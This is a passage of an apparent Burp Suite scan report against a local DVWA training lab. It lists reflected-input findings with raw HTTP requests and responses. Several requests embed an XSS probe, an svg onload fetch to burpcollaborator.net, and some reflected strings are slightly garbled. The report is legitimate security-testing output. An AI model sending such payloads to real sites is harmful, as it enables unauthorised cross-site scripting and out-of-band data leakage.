Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=sda&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 319
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/vulnerabilities6nbrqs5fyr/sqli_blind/ was not found on this server.</p>
...[SNIP]...
```

11.26. http://localhost/DVWA_lab/vulnerabilities/sqli_blind/ [URL path folder 3]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli_blind/

Issue detail

The value of the URL path folder 3 is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/sqli_blind0kdww7ebwz/?id=asdsda&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=sda&Submit=Submit
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 319
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/vulnerabilities/sqli_blind0kdww7ebwz/ was not found on this server.</p>
...[SNIP]...
```

11.27. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [URL path folder 1]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/weak_id/

Issue detail

The value of the URL path folder 1 is copied into the application's response.

Request 1

```
GET /DVWA_labxy111dq2g4/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 316
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_labxy111dq2g4/vulnerabilities/weak_id/ was not found on this server.</p>
...[SNIP]...
```

11.28. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [URL path folder 2]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/weak_id/

Issue detail

The value of the URL path folder 2 is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilitiesp8epbp6y03/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
```

Upgrade-Insecure-Requests: 1

Response 1

HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 316
Connection: close
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/vulnerabilities/p8epbp6y03/weak_id/ was not found on this server.</p>
...[SNIP]...
```

11.29. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [URL path folder 3]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/weak_id/

Issue detail

The value of the URL path folder 3 is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/weak_id/eeey8m75fep/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:40:30 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 316
Connection: close
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
```


<h1>Not Found</h1>

<p>The requested URL /DVWA_lab/vulnerabilities/weak_id/ideey8m75fep/ was not found on this server.</p>
...[SNIP]...

11.30. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [security cookie]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/weak_id/

Issue detail

The value of the **security** cookie is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=lowykkhu38des; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:23 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 3544
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
    <input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?id=weak_id&security=lowykkhu38des' )"> <input type="button" value="View Source" class="popup_button" id='source_button' data-source-url='../vulnerabilities/view_source.php?id=weak_id&security=lowykkhu38des' )">
...[SNIP]...
```

11.31. http://localhost/DVWA_lab/vulnerabilities/xss_d/ [URL path folder 1]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_d/

Issue detail

The value of the URL path folder 1 is copied into the application's response.

Request 1

```
GET
/%22%3e%3csvg/onload%3dfetch%60//a6h2sq7w30qrd4hqe50bv0liw921qspgh653stgi%5c.burpcollaborator.net%60%3e/vulnerabilities/
xss_d/?default=%3Cscript%3Ealert(%22XSS%22)%3C/script%3E HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:44:22 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 397
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL
"/&quot;&gt;&lt;&lt;svg/onload=fetch`//a6h2sq7w30qrd4hqe50bv0liw921qspgh653stgi`.burpcollaborator.net`&gt;/vulnerabilities/xss_d/ was not
found on this server.</p>
...[SNIP]...
```

11.32. http://localhost/DVWA_lab/vulnerabilities/xss_d/ [URL path folder 2]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost

Path: /DVWA_lab/vulnerabilities/xss_d/

Issue detail

The value of the URL path folder 2 is copied into the application's response.

Request 1

```
GET /DVWA_lab/%22%3e%3csvg/onload%3dfetch%60//cr74dssyo2bty62sz7ldg26khbn3b8z0pombdz2%5c.burpcollaborator.net%60%3e/xss_d/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/weak_id/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:41:13 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 389
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL
/DVWA_lab/'&quot;&gt;&lt;svg/onload=fetch`//cr74dssyo2bty62sz7ldg26khbn3b8z0pombdz2\'.burpcollaborator.net`&gt;/xss_d/ was not
found on this server.</p>
...[SNIP]...
```

11.33. http://localhost/DVWA_lab/vulnerabilities/xss_d/ [URL path folder 3]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_d/

Issue detail

The value of the URL path folder 3 is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_dy5fg8jik18/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/weak_id/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1


Response 1

HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:41:05 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 314
Connection: close
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>404 Not Found</title>  
</head><body>  
<h1>Not Found</h1>  
<p>The requested URL /DVWA_lab/vulnerabilities/xss_dy5fg8jik18/ was not found on this server.</p>  
...[SNIP]...
```

11.34. http://localhost/DVWA_lab/vulnerabilities/xss_d/ [security cookie]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_d/

Issue detail

The value of the **security** cookie is copied into the application's response.

Request 1

GET /DVWA_lab/vulnerabilities/xss_d/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/weak_id/
Cookie: security=low17z5h36o6f; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

Response 1


HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:04 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate

Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 4832
Connection: close
Content-Type: text/html;charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?
id=xss_d&security=low17z5h36o6f ')> <input type="button" value="View Source" class="popup_button" id='source_button' data-source-
url='../vulnerabilities/view_source.php?id=xss_d&security=low17z5h36o6f ')>
...[SNIP]...
```

11.35. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [URL path folder 2]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_r/

Issue detail

The value of the URL path folder 2 is copied into the application's response.

Request 1

```
GET
/DVWA_lab/%22%3e%3csvg/onload%3dfetch%60//vtsnfbuhqldc0p4b1qnrwil83jupmdd41wrko7fv4%5c.burpcollaborator.net%60%3e/xss_r/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_d/?default=English
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1


```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:41:32 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 390
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

```
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL
/DVWA_lab/'&quot;&gt;&lt;&lt;svg/onload=fetch`//vtsnfbuhqldc0p4b1qnwil83jupmdd41wrko7fv4\ burpcollaborator.net` &gt;/xss_r/ was not
found on this server.</p>
...[SNIP]...
```

11.36. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [URL path folder 3]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_r/

Issue detail

The value of the URL path folder 3 is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_r38pacemib6/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_d/?default=English
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:41:16 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 314
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/vulnerabilities/xss_r38pacemib6/ was not found on this server.</p>
...[SNIP]...
```

11.37. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [name parameter]

Summary



i	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_r/

Issue detail

The value of the **name** request parameter is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_r/?name=testwse4wekjrw HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:18 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4375
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
    <pre>Hello testwse4wekjrw</pre>
...[SNIP]...
```

11.38. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [security cookie]

Summary

i	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_r/

Issue detail

The value of the **security** cookie is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_r/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_d/?default=English
Cookie: security=lowrg0gnqluyk; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:15 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 4456
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?id=xss_r&security=lowrg0gnqluyk' )"> <input type="button" value="View Source" class="popup_button" id='source_button' data-source-url='../vulnerabilities/view_source.php?id=xss_r&security=lowrg0gnqluyk' )">
...[SNIP]...
```

11.39. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [URL path folder 2]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the URL path folder 2 is copied into the application's response.

Request 1


```
GET /DVWA_lab/'%22%3e%3csvg/onload%3dfetch%60//vkn7bmhil5cspwbtqfwal03buhm5dy1qreo1fp4%5c.burpcollaborator.net%60%3e/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_r/?name=test
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:41:32 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 390
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL
/DVWA_lab/'&quot;&gt;&lt;svg/onload=fetch`//vkn7bmhil5cspwbtqfwal03buhm5dy1qreo1fp4\burpcollaborator.net`&gt;/xss_s/ was not
found on this server.</p>
...[SNIP]...
```

11.40. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [URL path folder 3]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the URL path folder 3 is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_se4cu0czb9w/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_r/?name=test
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:41:22 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 314
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/vulnerabilities/xss_s_e4cu0czb9w/ was not found on this server.</p>
...[SNIP]...
```

11.41. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [mtxMessage parameter]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the **mtxMessage** request parameter is copied into the application's response.

Request 1

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

txtName=test2&mtxMessage=testbn6i18z6kl&btnSign=Sign+Guestbook
```


Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:47 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 18739
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
    <br />Message: testbn6i18z6kl<br />
...[SNIP]...
```

11.42. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [security cookie]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the **security** cookie is copied into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_r/?name=test
Cookie: security=low2t806w207y; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1


```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:21 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 5297
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

```
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?id=xss_s&security=low2t806w207y' )"> <input type="button" value="View Source" class="popup_button" id='source_button' data-source-url='../vulnerabilities/view_source.php?id=xss_s&security=low2t806w207y' )">
...[SNIP]...
```

11.43. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [txtName parameter]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the `txtName` request parameter is copied into the application's response.

Request 1

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

txtName=test2fuz9chiaxu&mtxMessage=test&btnSign=Sign+Guestbook
```


Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:44 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 7860
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
  <div id="guestbook_comments">Name: test2fuz9chiaxu<br />
...[SNIP]...
```

12. Suspicious input transformation (reflected)

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The application appears to unescape backslash escape sequences when processing the value of the **mtxMessage** request parameter, and echo the result in the response.

The payload **wbu17hz493l86oy8pi7p** was submitted in the **mtxMessage** parameter. This payload contains the `'\'` sequence, which commonly represents an escaped backslash. The input was copied into the application's response as **wbu17hz493l86oy8pi7p** indicating that the application unescaped the `'\'` sequence as `'\'`.

This behavior indicates that the application might be evaluating the input within some interpreted context, which might give rise to code injection or other issues. It might also be possible to cause the application to differently interpret characters from the start of any data that is concatenated onto the input, by finishing the payload with a single backslash character.

Issue background

Suspicious input transformation arises when an application receives user input, transforms it in some way, and then performs further processing on the result. The types of transformations that can lead to problems include decoding common formats, such as UTF-8 and URL-encoding, or processing of escape sequences, such as backslash escaping.

Performing these input transformations does not constitute a vulnerability in its own right, but might lead to problems in conjunction with other application behaviors. An attacker might be able to bypass input filters by suitably encoding their payloads, if the input is decoded after the input filters have been applied. Or an attacker might be able to interfere with other data that is concatenated onto their input, by finishing their input with the start of a multi-character encoding or escape sequence, the transformation of which will consume the start of the following data.

Issue remediation

Review the transformation that is being applied, to understand whether this is intended and desirable behavior given the nature of the application functionality, and whether it gives rise to any vulnerabilities in relation to bypassing of input filters or character consumption.

References

- [Backslash Powered Scanning: Hunting Unknown Vulnerability Classes](#)

Vulnerability classifications

- [CWE-20: Improper Input Validation](#)

Request 1

```
